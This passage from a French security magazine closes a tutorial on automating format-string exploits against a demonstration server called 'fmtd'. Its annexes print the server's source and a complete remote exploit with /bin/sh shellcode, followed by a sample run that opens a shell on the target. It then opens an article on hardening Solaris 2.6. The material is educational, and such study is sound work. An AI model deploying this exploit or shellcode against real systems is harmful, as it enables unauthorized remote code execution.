Notre but est donc maintenant de parvenir à déterminer une adresse de retour, c'est-à-dire la position d'un registre %eip sauvegardé dans la pile. Nous effectuons cette opération en deux étapes :

- détermination de l'adresse du buffer d'entrée
- détermination de l'adresse de retour sauvegardée pour la fonction où se situe le buffer vulnérable.

Pourquoi rechercher l'adresse du buffer ? Toutes les paires (saved ebp, saved eip) que nous pouvons trouver dans la pile ne conviennent pas. La pile n'est pas " nettoyée " entre chaque appel de fonction. Elle contient donc des résidus des appels précédents, mais qui ne sont pas réellement dans la mémoire utilisée par le processus.

Pour remédier à cela, il nous faut déterminer l'adresse du buffer d'entrée. En effet, il est au sommet de la pile. Toute paire qui se situe au-dessus dans la pile nous convient.

Détermination de l'adresse du buffer

Le buffer d'entrée qui nous permet de passer les instructions de formatage au buffer vulnérable est facilement identifiable dans la mémoire du serveur : il joue le rôle d'un miroir par rapport aux instructions que nous lui passons. En effet, notre serveur fmtd les recopie sans les modifier (ATTENTION: si des caractères étaient placés dans la réponse du serveur, ils devraient être pris en considération dans ce qui suit).

Nous cherchons donc maintenant l'adresse où se situe l'instruction de formatage à l'identique que nous passons au serveur :

```
while((len = read(sd, buf, sizeof(buf))) > 0) {
  if ((ptr = strstr(buf, fmt))) {
    addr_buffer = read_at + (ptr-buf) - 4;
    break;
  }
  read_at += (len-4+1);
  memset (buf, 0x0, sizeof (buf));
  get_addr_as_char(read_at, fmt);
  write(sd, fmt, strlen(fmt));
}
```

Détermination de l'adresse de retour

En général, le sommet de la pile possède l'adresse 0xc0000000[3]. La place réservée dans la pile dépend alors des besoins du programme, c'est-à-dire des variables locales. Souvent, celles-ci sont situées dans les adresses 0xbfffXXXX, où XX représente un octet indéterminé. Au contraire, les instructions d'un programme (la section .text) sont chargées à partir de 0x08048000.

Nous devons donc lire la pile distante pour trouver une paire (saved ebp, saved eip) de la forme :

Sommet de la pile
0x0804XXXX
0xbfffXXXX

soit, puisque les adresses sont stockées en *little endian*, la chaîne 0xff 0xbf XX XX 0x04 0x08. Comme nous l'avons déjà vu, la chaîne retournée par le serveur commence toujours par les quatre octets de l'adresse lue. Il n'est donc pas nécessaire de les considérer dans la recherche du motif qui nous intéresse :

```
i = 4;
while (i<len-5 && addr_ret == -1) {
  if (buf[i] == (char)0xff && buf[i+1] == (char)0xbf &&
      buf[i+4] == (char)0x04 && buf[i+5] == (char)0x08)
      {
    addr_ret = read_at + i - 2 + 4 - 4;
    fprintf (stderr, "[ret addr is: 0x%x (%d) ]\n",
    addr_ret, len);
  }
  i++;
}
if (addr_ret != -1) break;
```

La variable addr_ret est initialisée selon une formule savante :
- addr_ret : l'adresse à laquelle on vient de lire ;
- +i : le décalage dans la chaîne où nous recherchons dans le motif (nous ne pouvons pas employer la fonction strstr() comme précédemment car le motif comporte des " trous " - au milieu - les octets XX) ;
- -2 : les premiers octets que nous repérons dans la pile sont ff bf, mais le mot complet (*i.e.* la sauvegarde du registre %ebp) tient sur quatre octet. Le -2 comptabilise donc les deux octets de poids faible situé au début du mot (XX XX ff bf) ;
- +4 : cette modification est due au placement de l'adresse de retour qui se situe quatre octets au-dessus de la sauvegarde du registre %ebp ;
- -4 : comme toujours, les quatre premiers octets du buffer lu contiennent l'adresse à laquelle on vient de lire, et on les ignore donc.

L'exploitation

Maintenant que tous les paramètres sont réunis, l'exploitation ne présente plus aucune difficulté. Il suffit en effet de remplacer l'adresse de retour (addr_ret) par celle du shellcode (addr_shellcode). La fonction build_hn est issue de fmtbuilder [5] et construit la chaîne de format désirée qui est ensuite envoyée au serveur :

```
build_hn(buf, addr_ret, addr_shellcode, offset, 0);
write(sd, buf, strlen(buf));
```

Une fois ce remplacement effectué dans la pile du serveur, il nous reste à sortir de la fonction vul(). Nous envoyons alors la commande quit (gentiment) prévu à cet effet :

```
strcpy(buf, "quit");
write(sd, buf, strlen(buf));
```

Enfin, la fonction interact() manipule les descripteurs de fichiers pour que le shell obtenu soit interactif.

Dans l'exemple suivant, l'exploit est lancé depuis bosley sur charly :

```
$ ./expl-fmtd -i 192.168.1.1 -a 0xbfffed01
Using IP 192.168.1.1
Connected to 192.168.1.1
```

```
login sent [toto] (4)
passwd (shellcode) sent (10)
[Found offset = 6]
[buffer addr is: 0xbfffede0 (12) ]
buf = (12)
e0 ed ff bf e0 ed ff bf 25 36 24 73

[shell addr is: 0xbffff5f0 (60) ]
buf = (60)
e5 f5 ff bf 8b 04 08 28 fa ff bf 22 89 04 08 eb 1f 5e 89 76
08
31 c0 88 46 07 89 46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80
31 db 89 d8 40 cd 80 e8 dc ff ff ff 2f 62 69 6e 2f 73 68
[ret addr is: 0xbffff5ec (60) ]
Building format string ...
Sending the quit ...
bye bye ...
Linux charly 2.4.17 #1 Mon Dec 31 09:40:49 CET 2001 i686
unknown
uid=500(raynal) gid=100(users)
exit
$
```

Conclusion

Les bogues de format sont de plus en plus rares, et heureusement, car ils constituent un risque énorme. L'automatisation de l'exploitation de ces bogues n'est pas très compliquée comme nous venons de le voir dans cet article. La bibliothèque fmtbuilmder (voir bibliographie) fournit déjà les outils adéquats.

Il est possible de modifier la structure de l'exploit en supprimant un paramètre. Ici, nous avons opté pour explorer la pile de manière croissante. Si l'adresse utilisée pour initialiser la variable read_at (qui pointe sur l'adresse à laquelle on commence à lire dans la pile) est trop basse, l'exploit risque de tomber dans une zone où il n'a pas le droit de lire, ce qui provoque un segfault. De même, si cette adresse est trop haute, l'exploit ne trouve pas certains paramètres et échoue également.

L'autre solution est donc d'explorer la pile en descendant. Il faut initialiser la variable addr_stack à l'adresse du sommet de la pile 0xc0000000-4 (l'adresse (0xc0000000 n'est pas lisible). Il faut également remplacer la ligne read_at+=(len-4+1); par read_at-=4; (ligne 303). De cette manière, il n'est plus besoin de fournir une valeur à l'argument -a. L'inconvénient de cette approche est que l'adresse de retour se situe alors sous le buffer d'entrée. Or, tout ce qui se trouve sous l'adresse du buffer vulnérable provient de fonctions appelées depuis la fonction qui abrite ce buffer. Donc, ces données sont assez peu fiables car elles ne sont pas dans une zone marquée libre dans la pile, et donc susceptible d'être écrasée lors de l'appel d'une autre fonction.

Frédéric Raynal - pappy@miscmag.com
PS : les sources des programmes sont disponibles sur ma page : **http://minimum.inria.fr/~raynal.**

Footnotes

... vulnérable à un bogue de format [1]
En fait, tous les programmes qui réagissent de cette manière ne sont pas nécessairement exploitables comme des bogues de format :

```
int main( int argc, char ** argv )
{
  char buf[8];
  sprintf( buf, argv[1] );
}
```

Tenter d'exploiter ce programme avec des %hn conduit à un débordement de buffer : la chaîne formatée par argv[1] s'accroît, mais comme aucun contrôle sur la taille n'est réalisé, le buffer déborde et le programme plante.

... dans la pile [2]
Cela signifie simplement que les registres %esp et %ebp sont repositionnés en fonction du contexte de la fonction appelante. En aucun cas la mémoire n'est nettoyée d'une quelconque façon.

... la pile est 0xc0000000-4 [3]
Signalons tout de même que ce n'est pas le cas sur la distribution Caldera où le sommet de la pile est en 0x80000000 (NDLA: si quelqu'un peut m'expliquer pourquoi ?)

Annexe 1 : le serveur `fmtd`

```
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <unistd.h>
#include <stdarg.h>
#include <syslog.h>

void respond(char *fmt,...);

int vul(void)
{
  char tmp[1024];
  char buf[1024];
  int len = 0;

  syslog(LOG_ERR, "vul() -> tmp = 0x%x buf = 0x%x\n", tmp,
  buf);
  while(1) {

    memset(buf, 0, sizeof(buf));
```

```
    memset(tmp, 0, sizeof(tmp));
    if ( (len = read(0, buf, sizeof(buf))) <= 0 ) {
     syslog(LOG_ERR, "vul() -> error while
     reading input buf [%s] (%d)",
             buf, len);
      exit(-1);
    } /*
        else
        syslog(LOG_INFO, "vul() -> read %d bytes", len);
     */
    if (!strncmp(buf, "quit", 4)) {
      respond("bye bye ...\n");
      return 0;
    }
    snprintf(tmp, sizeof(tmp)-1, buf);
    respond("%s", tmp);

  }
}

void respond(char *fmt,...)
{
  va_list va;
  char buf[1024];
  int len = 0;

  va_start(va,fmt);
  vsnprintf(buf,sizeof(buf),fmt,va);
  va_end(va);
  len = write(STDOUT_FILENO,buf,strlen(buf));
  /* syslog(LOG_INFO, "respond() -> write %d bytes", len);
  */
}

int main()
{
  struct sockaddr_in sin;
  int i,len = sizeof(struct sockaddr_in);
  char login[16];
  char passwd[1024];
  openlog("fmtd", LOG_NDELAY | LOG_PID, LOG_LOCAL0);

  /* get login */
  memset(login, 0, sizeof(login));
  respond("login: ");
  if ( (len = read(0, login, sizeof(login))) <= 0 ) {
    syslog(LOG_ERR, "login -> error while reading login
[%s] (%d)",
           login, len);
    exit(-1);
  } else
    syslog(LOG_INFO, "login -> read login [%s] (%d) bytes",
login, len);
  /* get passwd */
  memset(passwd, 0, sizeof(passwd));
  respond("password: ");
  if ( (len = read(0, passwd, sizeof(passwd))) <= 0 ) {
    syslog(LOG_ERR, "passwd -> error while reading passwd
    [%s] (%d)",
           passwd, len);
    exit(-1);
  } else
    syslog(LOG_INFO, "passwd -> read passwd [%x] (%d)
    bytes", passwd, len);
  /* let's run ... */
  vul();
  return 0;
}
```

Annexe 2 : l'exploit `expl-fmtd`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>
#include <getopt.h>

char verbose = 0, debug = 0;

#define OCT( b0, b1, b2, b3, addr, str ) { \
              b0 = (addr >> 24) & 0xff; \
        b1 = (addr >> 16) & 0xff; \
        b2 = (addr >>  8) & 0xff; \
        b3 = (addr      ) & 0xff; \
             if ( b0 * b1 * b2 * b3 == 0 ) { \
            printf( "\n%s contains a NUL byte.
            Leaving...\n", str ); \
                  exit( EXIT_FAILURE ); \
             } \
       }
#define MAX_FMT_LENGTH    128
#define ADD               0x100
#define FOUR              sizeof( size_t ) * 4
#define TWO               sizeof( size_t ) * 2
#define BANNER "uname -a ; id"
#define MAX_OFFSET 255

int interact(int sock)
{
  fd_set fds;
  ssize_t ssize;
  char buffer[1024];

  write(sock, BANNER"\n", sizeof(BANNER));
  while (1) {
    FD_ZERO(&fds);
    FD_SET(STDIN_FILENO, &fds);
    FD_SET(sock, &fds);
```

```
    select(sock + 1, &fds, NULL, NULL, NULL);

    if (FD_ISSET(STDIN_FILENO, &fds)) {
      ssize = read(STDIN_FILENO, buffer, sizeof(buffer));
      if (ssize < 0) {
        return(-1);
      }
      if (ssize == 0) {
        return(0);
      }
      write(sock, buffer, ssize);
    }
    if (FD_ISSET(sock, &fds)) {
      ssize = read(sock, buffer, sizeof(buffer));
      if (ssize < 0) {
        return(-1);
      }
      if (ssize == 0) {
        return(0);
      }
      write(STDOUT_FILENO, buffer, ssize);
    }
  }
  return(-1);
}

u_long resolve(char *host)
{
  struct hostent *he;
  u_long ret;

  if(!(he = gethostbyname(host)))
    {
      herror("gethostbyname()");
      exit(-1);
    }

  memcpy(&ret, he->h_addr, sizeof(he->h_addr));
  return ret;
}
int
build_hn(char * buf, unsigned int locaddr,
unsigned int retaddr, unsigned int offset,
unsigned int base)
{
  unsigned char b0, b1, b2, b3;
  unsigned int high, low;
  int start = ((base / (ADD * ADD)) + 1) * ADD * ADD;
  int sz;

  /* <locaddr> : where to overwrite */
  OCT(b0, b1, b2, b3, locaddr, "[ locaddr ]");
  sz = snprintf(buf, TWO + 1,     /* 8 char to have the 2
  addresses */
   "%c%c%c%c"       /* + 1 for the ending \0 */
                "%c%c%c%c",
                b3, b2, b1, b0,
                b3 + 2, b2, b1, b0);

  /* where is our shellcode ? */
  OCT(b0, b1, b2, b3, retaddr, "[ retaddr ]");
  high = (retaddr & 0xffff0000) >> 16;
  low = retaddr & 0x0000ffff;
  return snprintf(buf + sz, MAX_FMT_LENGTH,
                  "%%.%hdx%%%d$n%%.%hdx%%%d$hn",
                  low - TWO + start - base,
                  offset,
                  high - low + start,
                  offset + 1);
}

void get_addr_as_char(u_int addr, char *buf) {

  *(u_int*)buf = addr;
  if (!buf[0]) buf[0]++;
  if (!buf[1]) buf[1]++;
  if (!buf[2]) buf[2]++;
  if (!buf[3]) buf[3]++;
}

int get_offset(int sock) {

  int i, offset = -1, len;
  char fmt[128], buf[128];

  for (i = 1; i<MAX_OFFSET && offset == -1; i++) {

    snprintf(fmt, sizeof(fmt), "AAAA%%%d$x", i);
    write(sock, fmt, strlen(fmt));
    memset(buf, 0, sizeof(buf));
    sleep(1);
    if ((len = read(sock, buf, sizeof(buf))) < 0) {
      fprintf(stderr, "Error while looking for the offset
      (%d)\n", len);
      close(sock);
      exit(EXIT_FAILURE);
    }
    if (debug)
      fprintf(stderr, "testing offset = %d fmt =  [%s] buf
      = [%s] len = %d\n",
              i, fmt, buf, len);

    if (!strcmp(buf, «AAAA41414141»))
      offset = i;
  }
  return offset;
}

char *shellcode =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\
x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\
```

```
xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(int argc, char **argv)
{
  char *ip = "127.0.0.1", *ptr;
  struct sockaddr_in sck;
  u_int read_at, addr_stack = (u_int)0xbfffe0001; /*
  default bottom */
  u_int addr_shellcode = -1, addr_buffer = -1, addr_ret = -1;
  char buf[1024], fmt[128], c;
  int port = 12345, offset = -1;
  int sd, len, i;
  while ((c = getopt(argc, argv, "dvi:p:a:o:")) != -1) {
    switch (c) {
      case 'i':
        ip = optarg;
        break;
      case 'p':
        port = atoi(optarg);
        break;

      case 'a':
        addr_stack = strtoul(optarg, NULL, 16);
        break;

      case 'o':
        offset = atoi(optarg);
        break;

      case 'v':
        verbose = 1;
        break;

      case 'd':
        debug = 1;
        break;

      default:
fprintf(stderr, "Unknwon option %c (%d)\n", c, c);
        exit (EXIT_FAILURE);
    }
  }
  /* init the sockaddr_in */
  fprintf(stderr, "Using IP %s\n", ip);
  sck.sin_family = PF_INET;
  sck.sin_addr.s_addr = resolve(ip);
  sck.sin_port = htons (port);
  /* open the socket */
  if (!(sd = socket (PF_INET, SOCK_STREAM, 0))) {
    perror ("socket()");
    exit (EXIT_FAILURE);
  }
    /* connect to the remote server */
  if (connect (sd, (struct sockaddr *) &sck, sizeof (sck))
< 0) {
    perror ("Connect() ");
    exit (EXIT_FAILURE);
  }
  fprintf (stderr, "Connected to %s\n", ip);
  if (debug) sleep(10);

  /* send login */
  memset (buf, 0x0, sizeof(buf));
  len = read(sd, buf, sizeof(buf));
  if (strncmp(buf, "login", 5)) {
    fprintf(stderr, "Error: no login asked [%s] (%d)\n",
    buf, len);
    close(sd);
    exit(EXIT_FAILURE);
  }
  strcpy(buf, "toto");
  len = write (sd, buf, strlen(buf));
  if (verbose) fprintf(stderr, "login sent [%s] (%d)\n",
  buf, len);
  sleep(1);

  /* passwd: shellcode in the buffer and in the remote
  stack */
  len = read(sd, buf, sizeof(buf));
  if (strncmp(buf, "password", 8)) {
    fprintf(stderr, "Error: no password asked [%s] (%d)\n",
   buf, len);
    close(sd);
    exit(EXIT_FAILURE);
  }
  write (sd, shellcode, strlen(shellcode));
  if (verbose) fprintf (stderr, "passwd
(shellcode) sent (%d)\n", len);
  sleep(1);

  /* find offset */
  if (offset == -1) {
    if ((offset = get_offset(sd)) == -1) {
    fprintf(stderr, "Error: can't find offset\n");
      fprintf(stderr, "Please, use the -o arg to specify
     it.\n");
      close(sd);
      exit(EXIT_FAILURE);
    }
    if (verbose) fprintf(stderr, "[Found offset = %d]\n",
    offset);
  }
  /* look for the address of the shellcode in the remote
  stack */
  memset (fmt, 0x0, sizeof(fmt));
  read_at = addr_stack;
  get_addr_as_char(read_at, fmt);
  snprintf(fmt+4, sizeof(fmt)-4, "%%%d$s",
  offset);
  write(sd, fmt, strlen(fmt));
```

```
  sleep(1);

  while((len = read(sd, buf, sizeof(buf))) > 0 &&
(addr_shellcode == -1 || addr_buffer == -1 || addr_ret == -1) ) {

    if (debug) fprintf(stderr, "Read at 0x%x (%d)\n",
    read_at, len);
     /* the shellcode */
     if ((ptr = strstr(buf, shellcode))) {
       addr_shellcode = read_at + (ptr-buf) - 4;
  fprintf (stderr, "[shell addr is: 0x%x (%d) ]\n", addr
_shellcode, len);
       fprintf(stderr, "buf = (%d)\n", len);
       for (i=0; i<len; i++) {
         fprintf(stderr,"%.2x ", (int)(buf[i] & 0xff));
         if (i && i%20 == 0) fprintf(stderr, "\n");
       }
       fprintf(stderr, "\n");
     }
     /* the input buffer */
     if (addr_buffer == -1 && (ptr = strstr(buf, fmt))) {
       addr_buffer = read_at + (ptr-buf) - 4;
       fprintf (stderr, "[buffer addr is: 0x%x (%d) ]\n",
       addr_buffer, len);
       fprintf(stderr, "buf = (%d)\n", len);
       for (i=0; i<len; i++) {
         fprintf(stderr,"%.2x ", (int)(buf[i] & 0xff));
         if (i && i%20 == 0) fprintf(stderr, "\n");
       }
       fprintf(stderr, "\n\n");
     }
     /* return address */
     if (addr_buffer != -1) {
       i = 4;
       while (i<len-5 && addr_ret == -1) {
         if (buf[i] == (char)0xff && buf[i+1] == (char)0xbf
         &&
             buf[i+4] == (char)0x04 && buf[i+5] ==
            (char)0x08) {
           addr_ret = read_at + i - 2 + 4 - 4;
           fprintf (stderr, "[ret addr is: 0x%x (%d) ]\n",
           addr_ret, len);
         }
         i++;
       }
     }

     read_at += (len-4+1);
     if (len == sizeof(buf)) {
       fprintf(stderr, "Warning: this has not been tested
       !!!\n");
       fprintf(stderr, "len = %d\nread_at = 0x%x", len,
       read_at);
       read_at-=strlen(shellcode);
     }
     get_addr_as_char(read_at, fmt);
     write(sd, fmt, strlen(fmt));
   }
   /* send the format string */
   fprintf (stderr, "Building format string ...\n");
   memset(buf, 0, sizeof(buf));
   build_hn(buf, addr_ret, addr_shellcode, offset, 0);
   write(sd, buf, strlen(buf));
   sleep(1);
   read(sd, buf, sizeof(buf));
   /* call the return while quiting */
   fprintf (stderr, "Sending the quit ...\n");
   strcpy(buf, "quit");
   write(sd, buf, strlen(buf));
   sleep(1);

   interact(sd);
   close(sd);
   return 0;
}
```

Bibliographie

More info on format bugs par P. « kalou » Bouchareine
http://www.hert.org/papers/format.html

Format Bugs: What are they, Where did they come from,... How to exploit them par lamagra lamagra@digibel.org

Éviter les failles de sécurité dès le développement d'une application - 4 : les chaînes de format par F. Raynal, C. Grenier, C. Blaess

http://minimum.inria.fr/~raynal/index.php3?page=121
ou
http://www.linuxfocus.org/Francais/July2001/article191.shtml

Exploiting the format string vulnerabilities par scut / team TESO
http://www.team-teso.net/articles/formatstring/

fmtbuilder-howto par F. Raynal et S. Dralet
http://minimum.inria.fr/~raynal/index.php3?page=501

Comment sécuriser Solaris 2.6 ?

Dans le monde Unix, Sun bénéficie d'une certaine aura. A une époque où les Unices libres se multiplient, l'Unix propriétaire de Sun... devient de plus en plus propriétaire malgré une pseudo «libération» qui consiste à «offrir» les dernières versions en téléchargement. Il ne s'agit pas du tout de la philosophie du logiciel libre mais plus probablement d'un moyen d'attirer de nouveaux clients potentiels et surtout d'améliorer l'ensemble à moindre coût grâce à une participation effective d'une grande quantité de nouveaux développeurs. Ceci ne représente bien évidemment que mon opinion. Il n'en reste pas moins que Sun est bien l'un des piliers du monde Unix et que ses systèmes sont largement répandus.

Avant-propos

Pourquoi avoir choisi la version 2.6 de Solaris et non une plus récente ? Parce qu'elle est encore très utilisée... et qu'elle ne faisait pas encore semblant d'être «libre». De plus, il n'y a pas réellement de révolution entre la version 2.6 et celles qui ont suivi, même si elles se nomment 7 ou 8 au lieu de 2.7 ou 2.8. La version 2.6 est très bien maintenue et s'est bien améliorée au fil du temps grâce aux nombreux correctifs publiés par Sun. Enfin, le logiciel libre contribue une fois de plus au progrès des systèmes propriétaires et c'est bien sûr valable pour Sun... et on ne les appelle pas pour autant GNU/Sun !!! Jusqu'à preuve du contraire, le logiciel libre a beaucoup plus profité aux gros éditeurs que l'inverse... et ce n'est pas le «bruit» fait autour de Linux par quelques uns de ces éditeurs, Sun en particulier, qui renversera la tendance.
Nous verrons dans cet article comment améliorer la sécurité de ce système, qui contrairement à une idée reçue, n'est pas forcément un modèle du genre. Objectivement, un système peut difficilement être sûr dès son installation et par conséquent aucun d'entre eux ne peut se targuer d'être un modèle. C'est surtout dans les possibilités de l'améliorer que réside sa plus grande qualité.

Alors, Solaris c'est quoi ?

Pour simplifier, Solaris est l'ensemble constitué par SunOS et l'environnement graphique qui va avec. Solaris 1.0, par exemple, comprenait SunOS 4.1.1 et OpenWindows (soit X11 R3 et NeWs). L'OS 4.1.1 était un Unix BSD 4.3. Avec Solaris 1.0.1, X11 R4 a remplacé le précédent. Avec l'apparition de SunOS 5.*, Solaris 2.* fait son entrée en nous gratifiant de l'inénarrable CDE (Common Desktop Environment), suite aux accords COSE (Common Open Software Environment), et en devenant un Unix System V. X11 R5 n'arrive qu'avec SunOS 5.3 soit sous Solaris 2.3.
Les dénominations de versions se définissent ainsi :

- SunOS 4.1.1 et OpenWindows constituent Solaris 1.0 (BSD)
- SunOS 5.6 et CDE (et toujours OpenWindows) constituent Solaris 2.6 (System V)

(Pour SunOS 5.3, il s'agit donc de Solaris 2.3, pour SunOS 5.4 de Solaris 2.4 et ainsi de suite).

Pour la petite histoire, ajoutons que Sun est né en 1982, que sa première station comprenait une couche TCP/IP, qu'il a crée NFS en 1984... et Java en 1995. Nous devons également à Sun les Yellow Pages, rebaptisées NIS (Network Information Services), British Telecom ayant déposé la marque « Yellow Pages » ! Sun est aussi le «fournisseur» de StarOffice, suite bureautique encore pire que le modèle, mais qui a le «mérite» de fonctionner sous différents systèmes et d'être gratuite pour le particulier. C'est en train de changer : la prochaine version (complète) ne sera gratuite que pour Solaris. Il faut reconnaître à Sun le travail permanent consistant à l'amélioration de la qualité des communications réseau. Signalons également les différentes tentatives de sécurisation des protocoles ou services mentionnés ci-dessus, NFS et NIS, qui sont devenus NFS « secure » et NIS+. Nous y reviendrons. Enfin, pour terminer cette brève présentation, précisons que Solaris (2.6) fonctionne avec des processeurs SPARC ou Intel. Nous nous intéresserons à la version SPARC.

Pour commencer

De toute évidence, il est préférable de partir de zéro pour sécuriser un système. L'installation par défaut est rarement satisfaisante en matière de sécurité, par conséquent, il y a du pain sur la planche. En fonction de la destination de la

machine, vous pourrez choisir une installation personnalisée afin de limiter par exemple, le nombre de paquetages inutiles. Ainsi, dans cet article, nous allons prendre pour exemple le cas d'un serveur d'applications. L'installation «facile» passe par Java : est-il bien nécessaire de mettre ce «machin» sur votre machine ? Certes, vous pourrez toujours enlever des paquetages a posteriori, mais pourquoi faire pour défaire ? Ma mémé disait « faire et défaire, c'est toujours travailler », mais quand même !

Par conséquent, une installation du « core » du système est amplement suffisante pour un serveur d'applications.

Nous ne parlerons donc pas dans cet article de l'installation proprement dite mais de ce qui vient tout de suite après. Précisons toutefois qu'il est préférable de sécuriser la machine avant sa mise en réseau, en utilisant ce que le système propose. Ensuite, vous pourrez la connecter au réseau et ajouter des correctifs, des outils libres, etc. avant de la mettre en production. Si vous pouvez ne pas la connecter avant cette dernière phase, c'est encore mieux : si vous avez la possibilité de graver des CD contenant ce dont vous avez besoin (les «patches», les outils libres... que vous venez de télécharger sur une autre machine), n'hésitez pas.

Les outils du système

Sous Solaris 2.6, vous disposez de différents outils vous permettant d'améliorer les choses dès le départ. Citons par exemple PAM (Pluggable Authentication Module), ASET (Automated Security Enhancement Tool) ou ndd qui permet de modifier les paramètres de la pile TCP/IP. Mais avant tout, nous pouvons travailler sur les «réglages» par défaut du système.

Les règles de base

Elles sont très nombreuses et nous ne pourrons que les survoler. Parmi les précautions élémentaires :

- Définir la longueur minimale du mot de passe dans /etc/default/passwd. Une petite précision : Solaris ne considère que les 8 premiers caractères. Si vous choisissez de définir à 10, les deux derniers seront ignorés.
- Dans le même fichier vous pouvez définir la durée de validité en modifiant la valeur de la variable MAXWEEKS.
- Si votre réseau est de petite taille, contentez-vous d'utiliser le fichier /etc/hosts pour définir les hôtes. Ceci n'est pas acceptable si vous souhaitez utiliser NFS sécurisé puisqu'il faut à ce moment-là une authentification qui passe par NIS+. Nous y reviendrons.
- Définissez le shell par défaut dans /etc/shells et surtout les commandes autorisées.
- Mettez à jour les fichiers de login tels que /etc/.login, /etc/cshrc, /etc/profile. Profitez-en pour définir un umask le plus restrictif possible. Personnellement un umask à 066 ne me choque pas, mais ce n'est pas toujours possible.
- Verrouillez les comptes système (UID < 100) de manière à empêcher le login sous leur nom, à l'aide de la commande *passwd -l compte*. Dans le même ordre d'idées, remplacez le shell de login par /dev/null dans le fichier /etc/passwd chaque fois que c'est possible.
- Supprimez les comptes inutiles tels que nobody, uucp, etc.
- Verrouillez les commandes distantes (rsh, rlogin, rcp...) ou supprimez-les. Les avis sont partagés sur cette dernière méthode, en considérant qu'il est plus facile pour un «méchant» de créer un fichier que d'en effacer un déjà existant. De toute manière, effacez tous les fichiers hosts.equiv, .rhosts, .netrc
- Verrouillez les commandes *cron* et *at* en modifiant les fichiers cron.allow ou at.allow.
- Protégez l'eeprom par un mot de passe.
- Utilisez la journalisation : dans le fichier /etc/vfstab, ajoutez l'option de montage «logging» pour tous les système « mountables» de la machine.
- Enfin et surtout, installez les patches «recommandés».

Il y a bien sûr beaucoup d'autres choses à faire, mais celles-ci sont parmi les plus importantes.

Les permissions de fichier «spéciales »

C'est un classique, mais «cent fois sur le métier, remettez votre ouvrage»...
La commande *find / -local -type f -perm -4000 -exec ls -ld {} \;* permet de lister les fichiers possédant le bit setuid. Rappelons que les fichiers (ou programmes) setuid permettent à l'utilisateur du processus qui a lancé ce fichier (ou ce programme) d'avoir un accès garanti correspondant à celui du propriétaire du fichier (ou du programme), en l'occurrence root dans la plupart des cas. Le listing doit afficher des fichiers dont les propriétaires ne devraient être que root, bin ou sys.
Profitez de l'occasion pour vérifier les groupes auxquels appartiennent ces fichiers et quels sont leur mode. Par exemple si /usr/bin/su appartient au groupe «user» et possède le mode 777 (rwxrwxrwx) vous avez un très gros problème !
L'idéal consiste à affecter un groupe d'administration (wheel par exemple) aux fichiers les plus délicats (/usr/bin/su par exemple) et à modifier certains modes (750 par exemple : rwxr-x---).
La même opération doit être effectuée pour les permissions setgid. Dans ce cas, la commande pour lister les fichiers concernés devient :

find / -local -type f -perm -2000 -exec ls -ld {} \;
Même recommandation que pour setuid.

La Pile

Nous pouvons supprimer les droits d'exécution de la pile. Les recommandations préconisent une pile exécutable mais la plupart des programmes fonctionneront correctement sans ça. Pour supprimer ces droits d'exécution, il suffit d'éditer le fichier /etc/system, en tant que root, et d'ajouter la ligne :

```
set noexec_user_stack=1
```

La pile de chaque processus devient alors lisible et inscriptible mais pas exécutable. Si un programme tente d'exécuter du code dans la pile, ça se terminera par un «core dump». Pour mieux comprendre l'intérêt de cette action, lisez (ou relisez) l'excellent article de Christophe Bailleux sur les débordements de buffer sous architecture SPARC dans MISC numéro 1.

ACL (Access Control Lists)

Les ACL sont un meilleur moyen de gérer les permissions par propriétaires, groupes ou utilisateurs que les autorisations traditionnelles d'Unix. Les commandes *setfacl* et *getfacl* permettent de gérer les droits et de les vérifier. Ceci implique, bien évidemment que les utilisateurs, les groupes, sont déjà définis.

Par exemple, la commande suivante :
setfacl -m default:group:staff:4,default:mask:6 divers
permet de modifier (-m) les droits du groupe staff, maintenant autorisé en lecture (4), et avec un masque par défaut en lecture/écriture (6), sur le répertoire «divers».

La commande *getfacl divers* permet de vérifier la modification. Les ACL sont particulièrement intéressantes sur un serveur d'applications multiples, pour lesquelles les utilisateurs ne doivent pas avoir les mêmes accès ou pas d'accès du tout. Petite particularité, les attributs ACL ne sont supportés que sur des systèmes de fichier UFS. Autrement dit, si une application doit stocker des fichiers dans un répertoire temporaire, il ne faut pas choisir /tmp puisque celui-ci est monté comme TMPFS et non comme UFS. Si ces fichiers ne sont pas stockés dans un répertoire tel que /var/tmp, par exemple, les caractéristiques ACL seront perdues.

PAM

A lui seul, PAM mériterait un article entier. Nous nous contenterons donc de le survoler, la documentation le concernant étant particulièrement riche. C'est de plus très répandu dans le monde Unix, puisque faisant partie de quasiment toutes les distributions propriétaires ou libres.
En bref, PAM repose sur une bibliothèque (libpam), des modules et un fichier de configuration (pam.conf). Le fichier de configuration permet de gérer l'authentification par service, les comptes, les sessions, les mots de passe. C'est vous qui choisissez ce que vous souhaitez rendre obligatoire. Par exemple, une ligne telle que :
ftp auth required /usr/lib/security/pam_unix.so.1
rendra obligatoire l'authentification pour toute connexion par ftp.
Pour résumer, PAM permet de limiter l'accès des utilisateurs authentifiés à des services spécifiques.

ASET

Il s'agit d'une commande pouvant être utilisée de manière interactive ou en tâche de fond grâce à un processus cron. Pour information, cette dernière méthode est plutôt «gourmande» en ressources.
La commande */usr/aset/aset -l high* permet de «durcir» interactivement les permissions d'un ensemble de fichiers et de répertoires, des variables d'environnement, etc. Lorsque son travail est terminé, elle établit un rapport différent pour chaque action indiquant tout ce qui a été effectué et les éventuelles anomalies détectées.
La commande aset possède 3 options : low, medium et high. L'exemple ci-dessus concerne donc les restrictions les plus sévères.
aset va vérifier les permissions des fichiers système, les fichiers proprement dits, l'intégrité des comptes utilisateurs et des groupes, les fichiers de configuration, l'environnement, l'eeprom et le pare-feu s'il existe. Pour ce faire, aset se base sur un fichier maître qui sert de référence et qui est plus ou moins «conséquent» selon l'option choisie.
L'option «high» de l'exemple va rendre les permissions des fichiers système plus restrictives qu'elles ne le sont par défaut. Les propriétaires et groupes, les bits de permission, la taille et le checksum, le nombre de liens symboliques et l'heure de dernière modification seront contrôlés.
Si une anomalie est constatée par rapport au fichier maître correspondant à l'option high, elle sera inscrite dans le rapport généré.
